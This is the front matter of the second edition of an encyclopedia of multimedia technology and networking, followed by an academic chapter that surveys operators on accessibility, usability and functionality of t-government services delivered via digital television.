Encyclopedia of Multimedia Technology and Networking

Second Edition

Margherita Pagani
Bocconi University, Italy

Information Science REFERENCE

INFORMATION SCIENCE REFERENCE
Hershey • New York

Director of Editorial Content: Kristin Klinger
Senior Managing Editor: Jennifer Neidig
Managing Editor: Jamie Snavely
Assistant Managing Editor: Carole Coulson
Cover Design: Lisa Tosheff
Printed at: Yurchak Printing Inc.

Published in the United States of America by
Information Science Reference (an imprint of IGI Global)
701 E. Chocolate Avenue, Suite 200
Hershey PA 17033
Tel: 717-533-8845
Fax: 717-533-8661
E-mail: cust@igi-global.com
Web site: http://www.igi-global.com/reference

and in the United Kingdom by
Information Science Reference (an imprint of IGI Global)
3 Henrietta Street
Covent Garden
London WC2E 8LU
Tel: 44 20 7240 0856
Fax: 44 20 7379 0609
Web site: http://www.eurospanbookstore.com

Library of Congress Cataloging-in-Publication Data

Encyclopedia of multimedia technology and networking / Margherita Pagani, editor. -- 2nd ed.
p. cm.
Includes bibliographical references and index.
Summary: "This publication offers a research compendium of human knowledge related to the emerging multimedia digital metamarket"--Provided by publisher.
ISBN 978-1-60566-014-1 (hardcover) -- ISBN 978-1-60566-015-8 (ebook)
1. Multimedia communications--Encyclopedias. I. Pagani, Margherita, 1971-
TK5105.15.E46 2009
621.38203--dc22
2008030766

British Cataloguing in Publication Data
A Cataloguing in Publication record for this book is available from the British Library.

Editorial Advisory Board

List of Contributors

Contents
by Volume

VOLUME I

VOLUME II

VOLUME III

Foreword

Multimedia technology and networking are changing at a remarkable rate. Despite the telecoms crash of 2001, innovation in networking applications, technologies, and services has continued unabated. The exponential growth of the Internet, the explosion of mobile communications, the rapid emergence of electronic commerce, the restructuring of businesses, and the contribution of digital industries to growth and employment, are just a few of the current features of the emerging digital economy.

This encyclopaedia captures a vast array of the components and dimensions of this dynamic sector of the world economy. Professor Margherita Pagani and her editorial board have done a remarkable job at compiling such a rich collection of perspectives on this fast moving domain. The encyclopaedia's scope and content will provide scholars, researchers, and professionals with much current information about concepts, issues, trends, and technologies in this rapid evolving industrial sector.

Multimedia technologies and networking are at the heart of the current debate about economic growth and performance in advanced economies. The pervasive nature of the technological change and its widespread diffusion has profoundly altered the ways in which businesses and consumers interact. As IT continues to enter workplaces, homes, and learning institutions, many aspects of work and leisure are changing radically. The rapid pace of technological change and the growing connectivity that IT makes possible have resulted in a wealth of new products, new markets, and new business models. However, these changes also bring new risks, new challenges, and new concerns.

In the multimedia and technology networks area, broadband-based communication and entertainment services are helping consumer and business users to do their business more effectively, serve customers faster, and organize their time more effectively. In fact, multimedia technologies and networks have a strong impact on all economic activity. Exponential growth in processing power, falling information costs and network effects have allowed productivity gains, enhanced innovation, and stimulated further technical change in all sectors from the most technology intensive to the most traditional. Broadband communications and entertainment services are helping consumer and business users conduct their business more effectively, serve customers faster, organize their time more effectively, and enrich options for their leisure time.

At MIT, I serve as co-director of the Communications Futures Program, which spans the Sloan School of Management, the Engineering School, and the Media Lab at the Massachusetts Institute of Technology. By examining technology dynamics, business dynamics, and policy dynamics in the communications industry, we seek to build capabilities for roadmapping the upcoming changes in the vast communications value chain as well as to develop next-generation technological and business innovations that can create more value in the industry.

Furthermore, we hope that gaining a deeper understanding of the dynamics in communications will help us not only to make useful contributions to that field, but also to understand better the general principles that drive industry and technology dynamics. Biologists study fruit flies because their fast rates of evolution permit rapid learning that can then be applied to understanding the genetics of slower clockspeed species like humans. We think of the communications industry as the industrial equivalent of a fruit fly; that is, a fast clockspeed industry whose dynamics may help us understand better the dynamic principles that drive many industries.

Convergence is among the core features of information society developments. This phenomenon needs to be analyzed from multiple dimensions: technological, economic, financial, regulatory, social, and political. The integrative approach adopted in this encyclopadia to analyze multimedia and technology networking is particularly welcome and highly complementary to the approach embraced by our work at MIT.

I am pleased to be able to recommend this encyclopedia to readers, whether they are looking for substantive material on knowledge strategy, or looking to understand critical issues related to multimedia technology and networking.

Professor Charles H. Fine
Massachusetts Institute of Technology
Sloan School of Management

Professor Charles Fine teaches operations strategy and supply chain management at MIT's Sloan School of Management and directs the roadmapping activities in MIT's Communications Futures Program (http://cfp.mit.edu/). His research focuses on supply chain strategy and value chain roadmapping, with a particular focus on fast-clockspeed manufacturing industries. His work has supported design and improvement of supply chain relationships for companies in electronics, automotive, aerospace, communications, and consumer products. His current research examines outsourcing dynamics, with a focus on dynamic models for assessing the leverage among the various components in complex industrial value chains and principles for value chain design, based on strategic and logistical assessments.

Professor Fine consults and teaches widely, with clients including Accenture, Agile Software, Alcan, BellSouth, Boehringer Ingelheim, Bombardier, Caterpillar, Chrysler, Delphi Automotive, Deutsche Bank Alex Brown, Embraer, Fluor, GE, GM, Goodyear, HP, Honeywell, Intel, Kodak, Lucent, Mercury Computer, Merrill Lynch, Motorola, 3M, NCR, Nokia, Nortel, Oracle, Polaroid, PTC, Research-in-Motion, Rolls-Royce, Sematech, Teradyne, Toyota, TRW, Unilever, Volkswagen, Volvo, and Walsin Lihwa.

Professor Fine also serves on the board of directors of Greenfuel Technologies Corporation (http://www.greenfuelonline.com/), a biotechnology company that he co-founded, which focuses on renewable energy. As well, he serves as co-director of a new executive education program, Driving Strategic Innovation, which is a joint venture between the MIT Sloan School and IMD in Lausanne, Switzerland.

Professor Fine holds an AB in mathematics and management science from Duke University, an MS in operations research from Stanford University, and a PhD in business administration (decision sciences) from Stanford University. He is the author of Clockspeed: Winning Industry Control in the Age of Temporary Advantage (Perseus Books, 1998). His work, on quality management, flexible manufacturing, supply chain management, and operations strategy, has also appeared in Management Science, Operations Research, Journal of Manufacturing and Operations Management, Production and Operations Management, Annals of Operations Research, Games and Economic Behavior, Sloan Management Review, Supply Chain Management Review, Interfaces, and a variety of other publications.

Preface

The term Encyclopedia comes from the Greek words εγκύκλιος παιδεία, *enkyklios paideia* ("in a circle of instruction").

The purpose of this Encyclopedia of Multimedia Technology and Networking is to offer a written compendium of human knowledge related to the emerging multimedia digital metamarket.

Multimedia technology, networks and online interactive multimedia services are taking advantage of a series of radical innovations in converging fields, such as the digitization of signals, satellite and fibre optic based transmission systems, algorithms for signal compression and control, switching and storage devices, and others, whose combination has a supra-additive synergistic effect.

The emergence of online interactive multimedia services can be described as a new technological paradigm, defined by a class of new techno economic problems, a new pool of technologies (techniques, competencies and rules), and a set of shared assumptions. The core of such a major shift in the evolution of information and communications services is the service provision function, even if the supply of an online interactive multimedia service needs a wide collection of assets and capabilities pertaining also to information contents, network infrastructure, software, communication equipment and terminals.

By zooming on the operators of telecommunications networks (common carriers or telecoms), it is shown that though leveraging a few peculiar capabilities in the technological and managerial spheres, they are trying to develop lacking assets and competencies through the set-up of a network of collaborative relations with firms in converging industries (mainly software producers, service providers, broadcasters, and media firms). This emerging digital marketplace is constantly expanding.

As new platforms and delivery mechanisms rapidly roll out, the value of content increases, presenting content owners with both risks and opportunities. In addition rather than purely addressing the technical challenge of the Internet, wireless and interactive digital television, much more emphasis is now being given to commercial and marketing issues. Companies are much more focused on the creation of consistent and compelling user experiences.

The use of multimedia technologies as the core driving element in converging markets and virtual corporate structures will compel considerable economic and social change.

Set within the framework of IT as a strategic resource, many important changes have taken place over the last years that will force us to change the way multimedia networks develop services for their users:

- The change in the expectations of users, leading to new rapid development and implementation techniques
- The launch of next generation networks and handsets;
- The rapid pace at which new technologies (software and hardware) are introduced
- Modularization of hardware and software, emphasizing object assembly and processing (client server computing);
- Development of non-procedural languages (visual and object oriented programming)

- An imbalance between network operators and independent application developers in the value network for the provision of network dependent services;
- Telecommunications integrated into, and inseparable from, the computing environment
- Need for integration of seemingly incompatible diverse technologies.

The force behind these realities is the strategic use of IT. Strategic management which takes into consideration the basic transformation processes of this sector will be a substantial success factor in securing a competitive advantage within this deciding future market. The change from an industrial to an Information Society connected therewith will above all else be affected by the dynamics of technological developments.

This strategic perspective manifests itself in these work attributes:

- An appreciation of IT within the context of business value;
- A view of information as a critical resource to be managed and developed as an asset;
- A continuing search for opportunities to exploit information technology for competitive advantage;
- Uncovering opportunities for process redesign;
- Concern for aligning IT with organizational goals;
- A continuing re-evaluation of work assignments for added value;
- Skill in adapting quickly to appropriate new technologies;
- An object/modular orientation for technical flexibility and speed in deployment.

Accelerating economic, technological, social, and environmental change challenge managers and policy makers to learn at increasing rates, while at the same time the complexity of the systems in which we live is growing.

Effective decision making and learning in a world of growing *dynamic complexity* requires us to develop tools to understand how the structure of complex systems creates their behaviour.

The Emerging Multimedia Market

The convergence of information and communication technology has lead to the development of a variety of new media platforms that offer a set of services to a community of participants. These platforms are defined as media which enable the exchange of information or other objects such as goods and services (Schmid, 1999).

Media can be defined as Information and communication spaces, which based on innovative information and communication technology (ICT) support content creation, management and exchange within a community of agents. Agents can be organizations, humans, or artificial agents (i.e. software agents).

The multimedia metamarket – generated by the progressive process of convergence involving the television, informatics and telecommunication industries – comes to represent the «strategic field of action» of this study.

According to this perspective telecommunications, office equipment, consumer electronics, media, and computers were separate and distinct industries through the 1990s, offering different services with different methods of delivery. But as the computer became an “information appliance”, businesses would move to take advantage of emerging digital technologies, virtual reality, and industry boundaries would blur.

As a result of the convergence process we cannot therefore talk about separate and different industries and sectors (telecommunications, digital television, informatics) since such sectors are propelled towards an actual merging of different technologies, supplied services and the users’ categories being reached. A great ICT (*Information Communication Technology*) metamarket is thus originated.

Multimedia finds its application in various areas including, but not limited to, education, entertainment, engineering, medicine, mathematics, and scientific research.

In education, multimedia is used to produce Computer Based Training courses.

Multimedia is heavily used in the entertainment industry, especially to develop special effects in movies and animation for cartoon characters. Multimedia games such as software programs available either as CD-ROMs or online are a popular pastime.

In Engineering, especially in Mechanical and Automobile Engineering, multimedia is primarily used for designing a machinery or automobile. This lets an Engineer view a product from various perspectives, zoom critical parts and do other manipulations, before actually producing it. This is known as Computer Aided Design (CAD).

In Medicine, doctors can get trained by looking at a virtual surgery.

In Mathematical and Scientific Research, multimedia is mainly used for modelling and simulation. For example, a scientist can look at a molecular model of a particular substance and manipulate it to arrive at a new substance.

Multimedia Technologies and Networking are at the heart of the current debate about economic growth and performance in advanced economies.

ORGANIZATION OF THE ENCYCLOPEDIA

The goal of this second Edition of the Encyclopedia of Multimedia Technology and Networking is to improve our understanding of multimedia and digital technologies adopting an integrative approach.

All contributions included in the first edition were enhanced and updated and new articles have been added.

The encyclopedia provides numerous contributions providing coverage of the most important issues, concepts, trends and technologies in Multimedia Technology each written by scholars throughout the world with notable research portfolios and expertise.

The Encyclopedia also includes brief description of particular software applications or websites related to the topic of multimedia technology, networks and online interactive multimedia services.

The Encyclopedia provides a compendium of terms, definitions and explanations of concepts, processes and acronyms offering an in-depth description of key terms and concepts related to different areas, issues and trends in multimedia technology and networking in modern organizations worldwide.

This encyclopedia is organized in a manner that will make your search for specific information easier and quicker. It is designed to provide thorough coverage of the field of Multimedia Technology and Networking today by examining the following topics:

- From Circuit Switched to IP-Based Networks
  - Network Optimisation
  - Information Systems in Small firms
- Telecommunications and Networking Technologies
- Broadband Solution for the Last Mile to the Residential Customers
  - Overview
  - Copper Solutions
- Multimedia Information Management
- Mobile Computing and Commerce
  - General trends and Economical Aspects
  - Network Evolution
- Multimedia Digital Television
- Distance Education Technologies
- Electronic Commerce Technologies Management
- End User Computing
- Information Security Management
- Open Source Technologies and Systems
- IT and Virtual Communities
- Psychology of Multimedia Technologies

The Encyclopedia provides thousands of comprehensive references on existing literature and research on multimedia technologies.

In addition, a comprehensive index is included at the end of the encyclopedia to help you find cross-referenced articles easily and quickly. All articles are organized by titles and indexed by authors and topics, making it a convenient method of reference for readers.

The encyclopedia also includes cross-referencing of key terms, figures and information related to Multimedia Technologies and Applications.

All articles were reviewed by either the authors or by external reviewers via a blind peer-review process. In total, we were quite selective regarding actually including a submitted article in the Encyclopedia.

INTENDED AUDIENCE

This Encyclopedia will be of particular interest to teachers, researchers, scholars and professionals of the discipline who need access to the most current information about the concepts, issues, trends and technologies in this emerging field. The Encyclopedia also serves as a reference for managers, engineers, consultants, and others interested in the latest knowledge related to multimedia technology and networking.

Margherita Pagani
Bocconi University
Management Department
Milan, January 2008

Acknowledgment

Editing this encyclopedia was an experience without precedent which enriched me a lot both from the human and professional side. I learned a lot from the expertise, enthusiasm, and cooperative spirit of the authors of this publication. Without their commitment to this multidisciplinary exercise, I would not have succeeded.

The efforts that we wish to acknowledge took place over the course of the last two years, as first the premises, then the project, then the challenges, and finally the encyclopedia itself took shape.

I owe a great debt to colleagues all around the world who have worked with me directly (and indirectly) on the research represented here. I am particularly indebted to all the authors involved in this encyclopedia who provided the opportunity to interact and work with the leading experts from around the world. I would like to thank all of them.

Crafting a wealth of research and ideas into a coherent encyclopedia is a process in which the length and complexity I underestimated severely. I owe a great debt to Kristin M. Roth the managing development editor of this second edition. She helped me in organizing and carrying out the complex tasks of editorial management, deadline coordination, and page production—tasks which are normally kept separate, but which, in this encyclopedia, were integrated together so we could write and produce this book.

Mehdi Khosrow-Pour, my editor, and his colleagues at IGI Global have been extremely helpful and supportive every step of the way. Mehdi always provided encouragement and professional support. He took on this project with enthusiasm and grace, and I benefited greatly both from his working relationship with me and his editorial insights. His enthusiasm motivated me to initially accept his invitation for taking on this big project.

I would like to acknowledge the help of all involved in the collation and review process of the encyclopedia, without whose support the project could not have been satisfactorily completed.

Most of the authors also served as referees for articles written by other authors. Their constructive and comprehensive reviews were valuable to the overall process and quality of the final publication.

Deep appreciation and gratitude is due to members of the editorial board: Prof. Raymond A. Hackney of Manchester Metropolitan University (UK), Prof. Leslie Leong of Central Connecticut State University (USA), Prof. Nadia Magnenat-Thalmann of University of Geneva (Switzerland), Prof. Lorenzo Peccati of Bocconi University (Italy), Prof. Nobuyoshi Terashima of Waseda University (Japan), Prof. Steven John Simon of Mercer University (USA), Prof. Andrew Targowski of Western Michigan University (USA), and Prof. Enrico Valdani of Bocconi University (Italy).

I owe a debt of gratitude to the Management Department of Bocconi University where I have the chance to work for the past seven years. I am deeply grateful to Prof. Lorenzo Peccati and Prof. Enrico Valdani for always having supported and encouraged my research endeavors.

I would like to thank Prof. Charles Fine at Massachusetts Institute of Technology (Sloan School of Management) for writing the foreword of this publication. Thanks also to Anna Piccolo at Massachusetts Institute of Technology for all her support and encouragement.

Thanks go to all those who provided constructive and comprehensive reviews and editorial support services for coordination of this two-year project.

My deepest appreciation goes to all the authors for their insights and excellent contributions to this encyclopedia. Working with them in this project was an extraordinary experience in my professional life.

In closing, I'm delighted to present this encyclopedia to you and I am proud of the many outstanding articles that are included herein. I am confident that you will find it to be a useful resource to help your business, your students, or your business colleagues to better understand the topics related to multimedia technology and networking.

About the Editor

Margherita Pagani is assistant professor of management at Bocconi University (Milan), researcher for CSS Lab Customer and Service Science Lab (Bocconi University) and visiting scientist at MIT's Sloan School of Management where she collaborates within MIT's Communications Futures Program. She was visiting professor at Redlands University, California (2004) and visiting scholar at MIT's Sloan School of Management (2003). She teaches e-marketing and international marketing at Bocconi University.

She is associate editor for the *Journal of Information Science and Technology* and serves at the editorial advisory board of *Industrial Marketing Management*, *European Journal of Operational Research, International Journal of Human Computer Studies, Tourism Management International Journal of Cases on Electronic Commerce*, *Idea Publishing Group*.

She is the author of the books *La Tv nell'era digitale*, EGEA, 2000; *Multimedia and Interactive Digital TV: Managing the Opportunities Created by Digital Convergence* (IRM Press, 2003) and *Communication Books* (Korea) 2006; and *Wireless Technologies in a 3G–4G Mobile Environment: Exploring New Business Paradigms* (EGEA, 2006). She has edited the book *Mobile and Wireless Systems Beyond 3G: Managing New Business Opportunities* (IRM Press, 2005) and *Encyclopedia of Multimedia Technology and Networking* (first and second edition) (IGI Global, 2005).

Her current research examines dynamic models for assessing the leverage among the various components in TLC value chains, consumer adoption technology models, and e-marketing. Her work on mobile adoption models, innovativeness scale, value network dynamics, and interactive digital television has also appeared in *Information & Management, Journal of Business Research, Journal of Interactive Marketing, Technology Analysis and Strategic Management, The International Journal on Media Management*, and a variety of other publications.

Accessibility, Usability, and Functionality in T-Government Services

Margherita Pagani
Bocconi University, Italy

Chiara Pasinetti
Bocconi University, Italy

INTRODUCTION

The transition process from analog to digital system, above all in the broadcasting field, and the development of Third Generation standards in mobile communications offer an increasing number of value-added services: the incumbent actors (i.e., local and central administrations, local health structures and hospitals, dealers of public services) have the opportunity to provide e-services to citizens by exploiting the new technologies (digital television, mobile).

The centrality of technology for citizens is a central issue in the Information Society policy, at a local, regional, national, European, and global level. In Europe, the action plan called "eEurope 2005"[1] aims to increase productivity, better public services, and above all guarantee to the whole community the possibility to participate in a global information society, promoting new offers based on broadband and multiplatform infrastructures. Therefore, new devices, such as *digital television* and mobile systems, are becoming innovative and complementary solutions to the PC.

As service providers must guarantee an adequate interface to the citizen, it is also important to identify the critical variables influencing the design of the new t-government services. We explore in this chapter accessibility, usability, and functionality of the systems as the key drivers to build a pervasive offer.

BACKGROUND

The term e-government refers to the group of techniques for the use of methods and tools of an ICT world, aimed to make easier the relationship between the public administration and the citizen (Kannabiran, 2005; Koh, Ryan, & Prybutok, 2005; Marasso, 2003; Norris, Fletcher, & Holden, 2001; Northrup & Thorson, 2003).

E-government is the delivery of online government services, which provides the opportunity to increase citizen access to government, reduce government bureaucracy, increase citizen participation in democracy, and enhance agency responsiveness to citizens' needs.

Previous studies (Bruno, 2002; Gronlund, 2001; Marasso, 2003; Norris & Moon, 2005; Traunmuller & Lenk, 2002) consider the PC as the main device to access e-government services, and few researchers in the literature consider digital TV and mobile as new devices to provide e-government services. The geographical, demographic, social, and cultural gap, associated with the limited skills and knowledge to manipulate the PC, bring to the awareness that the network will be a precious virtual place of acquisition and exchange of information, but not so pervasive as mobile systems and television.

The term *t-government* refers to the whole range of *services* characterized by a social and ethic mission, transmitted through *digital television* (satellite, terrestrial, cable, ADSL) and provided by the Public Administration. The aim is to reduce the distance between government and citizens and make easier the efficiency and efficacy of public administration activities (CNIPA, 2004).

E-government and *t-government* differ because of the media used to vehicle the value-added *service*. T-government, however, has the advantage to address to all the people far from the knowledge and capabilities that the computer requires. In Europe, Italy, the UK, and the Scandinavian countries were the first countries to promote the use of t-government.

The main areas of application for t-government *services* are:

- Access to the existing public information
- Online forms
- Online services directed to the citizens (education, mobility, health, postal services)

The purpose of this chapter is to identify the critical variables influencing the design of the new t-government services.

A well-accepted model of service quality conceptualization is the *technical/functional quality* perspective (Arora & Stoner, 1996). Technical quality refers to what is provided, and functional quality considers how it is provided (Lassar, Manolis, & Winsor, 2000). Examples of technical quality might include quality and effectiveness. Functional quality, on the other hand, comprises the care and/or manners of the personnel involved in the delivery of service products (Lassar et al., 2000).

The functional quality of the service is one of the most important factors influencing the adoption process (Grönroos, 1984; Higgins & Ferguson, 1991).

While the concepts of technical and functional quality are easy to understand, it is less simple to test them through empirical means since consumers find it difficult to separate how the service is being delivered (*functional*) from what is delivered (*technical*). Consumers may find it difficult to evaluate the service quality (Berkley & Gupta, 1995) because of their unfamiliarity with a new electronic delivery method such as digital television.

Parasuraman, Zeithaml, and Berry (1985) proposed a model with five dimensions (tangibles, reliability, responsiveness, assurance, and empathy) measuring the gap between consumer evaluations of expectations and perception (i.e., the disconfirmation model of service quality).

Cronin and Taylor (1992) proposed a model based solely on consumer perceptions removing the considerations of pre-consumption expectations because they argued that customer evaluation of performance already included an internal mental comparison of perceptions against expectations.

Dabholkar (1996) proposed two models to capture the impact of service quality on intention to use: one based on quality attributes, and the other on affective predispositions toward technology. The attribute model used dimensions consistent with the service quality literature.

Dabholkar (1996) used a factor (ease of use) from the TAM work, but did not investigate the potential benefits of using the model itself. The results of the study demonstrated that speed of delivery, ease of use, reliability, enjoyment, and control were all significant factors in determining expected service quality. Other researchers (Meuter, Ostrom, Roundtree, & Bitner, 2000; Szymanski & Hyse, 2000) demonstrated that consumers compared the novel technology service delivery with the traditional alternatives.

Therefore, the proposition is that by combining the attitude-based and service quality-based approaches, the strong theory linking attitudes to behaviors can be exploited (DOI, TAM), with the service quality literature being used to help identify the antecedents that affect these attitudes.

This enables a grounded approach to measuring the variables associated with technology adoption, placing the onus on both the factors affecting consumer intentions to adopt a government service and the factors representing a barrier to adopt.

T-GOVERNMENT QUALITY INDICATORS

The literature of information technology (IT) applications in public administration (Censis, RUR, 2003) identifies over 120 indicators grouped into six main categories for *e-government services*:

1. Reliability
2. Type of interaction, that is, G2C or G2B
3. Usability, that is, search engine or site map
4. Accessibility
5. Structure of the Web site
6. Technological tools: speed of delivery

Researches in the area of e-government and t-government services (Daloisi, 2004; Davis, 2005; Delogu, 2004; Seffah, Donyaee, & Kline, 2004) show that there are some critical dimensions that must not be ignored:

a. Accessibility
b. Usability
c. Functionality of technological tools
d. Content type

Accessibility aims to guarantee to all potential users (including people with physical or sensorial disability) an easy access to services (Daloisi, 2004; Davis, 2005; ITV Consumer Association, 2002; Scuola Superiore della Pubblica Amministrazione Locale, 2001; Seffah et al., 2004; Weolfons, 2004).

A multimedia context such as *digital television* (DTV), which integrates different inputs (remote control, decoder) and outputs (display, television), is accessible when the informative content, the ways of interaction, and the methods of navigation can be managed by anyone, whatever level of skills and abilities.

Usability means that the delivery mechanism must be straightforward to use with minimum effort required (Agarwal & Prasad, 1998; Dabholkar, 1996; Lederer, Maupin, Sena, & Zhuang, 2000; Meuter et al., 2000; Seffah et al., 2004). The ease of orientation, navigation, and understanding are crucial for this dimension of analysis.

Functionality of technological tools refers to the efficacy of the technical realization of the sites, the average time to download the pages, and the number of errors in html language. These aspects need to be considered in t-government and m-government projects.

Accessibility, usability, and functionality of technological tools are critical aspects for the success of any interactive TV service.

THE DESIGN OF A T-GOVERNMENT SERVICE: THE PERSPECTIVE OF THE OPERATORS

In order to deepen critical factors in the development of *t-government* services we conducted a survey in 2004 on a sample of 126 companies involved along the different phases of the value chain. They include content providers (2%), national broadcasters (5%), local broadcasters (36%), application developers (15%), network providers (2%), service providers (14%), system integrators (12%), and device suppliers (14%). Eighty-eight completed questionnaires were returned providing a 69.8% response rate.

The purpose of the study was to identify the critical variables influencing the design of the new t-government services. We explore in this chapter accessibility, usability, and functionality of the systems as the key drivers to build a pervasive offer. The analysis was carried out through a structured questionnaire sent by mail, and each respondent was asked to evaluate the value and utility of each attribute through a five point Likert scale (Pagani & Pasinetti, in press).

The potential field of application considered include nine main areas of content: (1) personal data; (2) local taxation; (3) consumptions; (4) telegrams and postal documents; (5) health; (6) mobility; (7) Social Security; (8) education; (9) work.

Accessibility was measured through the following attributes:

- Sound equipment
- Subtitles
- Opportunity for the user to personalize the page
- Opportunity to add hardware to the decoder (i.e., medical devices)

Usability (the ease of use and navigation of t-government services) was measured through the following attributes:

- Structure of the page in order to guarantee an easy navigation
- Contents of the page
- Ease of use

Functionality of the devices was measured by the following attributes:

- Speed of download
- Security (privacy, authenticity, integrity)
- Constant page update

Potential Field of Application

Respondents express a higher potential for *services* related to the areas of "mobility" (mean 3.81) and "health" (mean 3.72) (Figure 1). Mobility includes applications such as payment of road tax and fines, information on traffic and mobility, urban or extra-urban ways. Health services concern the reservation of medical visits, the payment of tickets, and the periodic monitoring of diabetic people or people with heart diseases.

Accessibility and Usability

All operators state that the most important characteristic that influences *accessibility* is the possibility to

Figure 1. T-government services: Potential field of application





Figure 2. Accessibility: Importance of attributes



connect the decoder with other devices (Figure 2). This characteristic allows new services in the sphere of medicine such as making patients constantly monitor vital parameters (i.e., the control of glycaemia or heart frequency) connecting medical tools with the decoder. This characteristic allows also new services (i.e., postal services) enabled by general alphanumeric keyboards (i.e., to write telegrams or to execute postal operations).


Other important attributes are subtitles and texts used as substitutes for images, which provide a clearer understanding of the operations that the individual can execute. The audio elements appear in the last position, while the possibility for the user to interact in a more active way to modify and personalize the page (i.e., to enlarge characters or increase the contrast background/characters) is potentially less relevant, also for the technical difficulties related to its realization.

The attributes of *usability*, which reflect the ease of use, navigation, and understanding of the contents, hold a preferential position in the scale of judgments of the whole interviewees: local broadcasters and service suppliers reach almost the top of the ranking (4.58 and 4.57), while only national broadcasters and service suppliers have a more prudential attitude (3.82 and 4.06). The content aspects are in absolute the most relevant elements (Figure 3) useful to guarantee a simple and intuitive navigation, followed by the technological components. These results confirm the study of Dabholkar (1996) who showed the importance of ease of use as one of the most significant factors in determining expected *service* quality. The structural characteristics of the page, such as the design and format of the visualized documents, are not avoidable, but become less important.

Functionality of Technological Tools

The most critical technological requirement is represented by the speed of downloading: over 70% of respondents agree to consider this attribute as the most important in favoring the penetration among the population. This result confirms the study conducted by Dabholkar (1996) with reference to Web services. The

Figure 3. Usability: Importance of attributes



second attribute is security of online transactions such as the payment of bills or any operation that requires the offering of a service. Conditional access smart cards could be an interesting solution.

The last attribute is related to the constant update of the system, which must visualize new contents and satisfy the users' exigencies. Respondents indicate privacy concerns related to the use of the smart card, which must be inserted in the decoder to allow the identification of the individual in order to provide personalized services (i.e., reservation of a medical visit or personal certificates).

FUTURE TRENDS

There is an increasing interest from Public Administration and operators for the development of some t-government services, above all in the areas of mobility and health, but also education, personal data, and work information.

The adoption of t-government services is strongly related to accessibility, usability, and functionality of technological tools, considered as the critical drivers for the development of t-government services.

However, the most significant barrier to the adoption of *t-government* service will be the lack of adequate technology devices such as the decoder and return channel (for citizens) or Web staff and expertise (for operators), lack of financial resources, and issues around privacy and security.

Electronic government is continually evolving, and the development of new media allows new opportunities for the launch of new services (t-government and m-government). Indeed, also mobile reaches the highest tax of penetration nearby the population, and it can support an effective communication to the citizens. Moreover, m-government could guarantee the necessity of ubiquitous technologies to have access to any kind of services no matter where the person is. The mobile systems would be the most complete solution to overcome the problems of massive penetration (represented by PC) and of static devices (represented by TV). These infrastructures must fit the indispensable levels of security—intuitiveness, integrity, and reliability—imposed by a technology aimed to offer a service to the citizen.

The key drivers identified to build an effective *t-government* offer can match also to m-government design of the services; in fact, any technology addressed to a user must respect the basic guidelines of accessibility, usability, and functionality.

REFERENCES

Agarwal, R., & Prasad, J. (1998). The antecedents and consequents of user perceptions in information technology adoption. *Decision Support Systems, 22*(1), 5-29.

Arora, R., & Stoner, C. (1996). The effect of perceived service quality and name familiarity on the service selection decision. *Journal of Services Marketing, 10*(1), 22-35.

Asgarkhani, M. (2005). Digital government and its effectiveness in public management reform. *Public Management Review, 7*(3), 465-487.

Berkley, B., & Gupta, A. (1994). Identifying the information requirements to deliver quality service. *International Journal of Service Industry Management, 6*(5), 16-36.

Bruno, P. (2002). *Il cittadino digitale*. Trento, Italy: Mondadori Informatica.

Cronin, J. J., & Taylor, S. A. (1992). Measuring service quality: A re-examination and extension. *Journal of Marketing, 56*(3), 55-68.

CENSIS, RUR (Rete urbana delle rappresentanze). (2003). *Le città digitali in Italia: Settimo rapporto*. Formez: Dipartiment Funzione Pubblica.

CNIPA Commissione interministeriale permanente (2004). *La legge Stanca sull'accessibilità: un esempio italiano*, Quaderno n. 2. Rome.

Dabholkar, P. A. (1996). Consumer evaluations of new technology-based self-service options: An investigation of alternative models of service quality. *International Journal of Research in Marketing, 13*(1), 29-51.

Daloisi, D. (2004). *Dagli e-service ai t-service: Accessibilità per una TV interattiva.* Rome, Italy: Fondazione Ugo Bordoni, Ambiente Digitale. Retrieved June 28, 2005, from http://www.digitv.org.uk/how_to_guide/Developing_a_DiTV_service/Step_by_Step/Designing_the_Interface/index.asphttp://www.dandad.org/pdf_files/dad_student_awards02/EasyTV.pdf

Danziger, J. N., & Kraemer, K. L. (1986). *People and computers: The impact of computing on end users in organizations*. New York: Columbia University Press.

Davis, C. N. (2005). Reconciling privacy and access interests in e-government. *International Journal of Public Administration, 28*(7/8), 567-580.

Delogu, C. (2004). *Consentire a tutti l'uso della DVT*. Rome, Italy: Ambiente Digitale, Fondazione Ugo Bordoni.

Gronlund, A. (2001). *Electronic government, design, applications & management*. London: Idea Group Publishing.

Grönroos, C. (1984). A service quality model and its marketing implications. *European Journal of Marketing, 18*(4), 36-44.

Hayes, B. E. (2000). *Misurare la soddisfazione dei clienti. Sviluppo, controllo, utilizzazione dei questionari, tecniche per l'analisi dei risultati*. Milano: Franco Angeli.

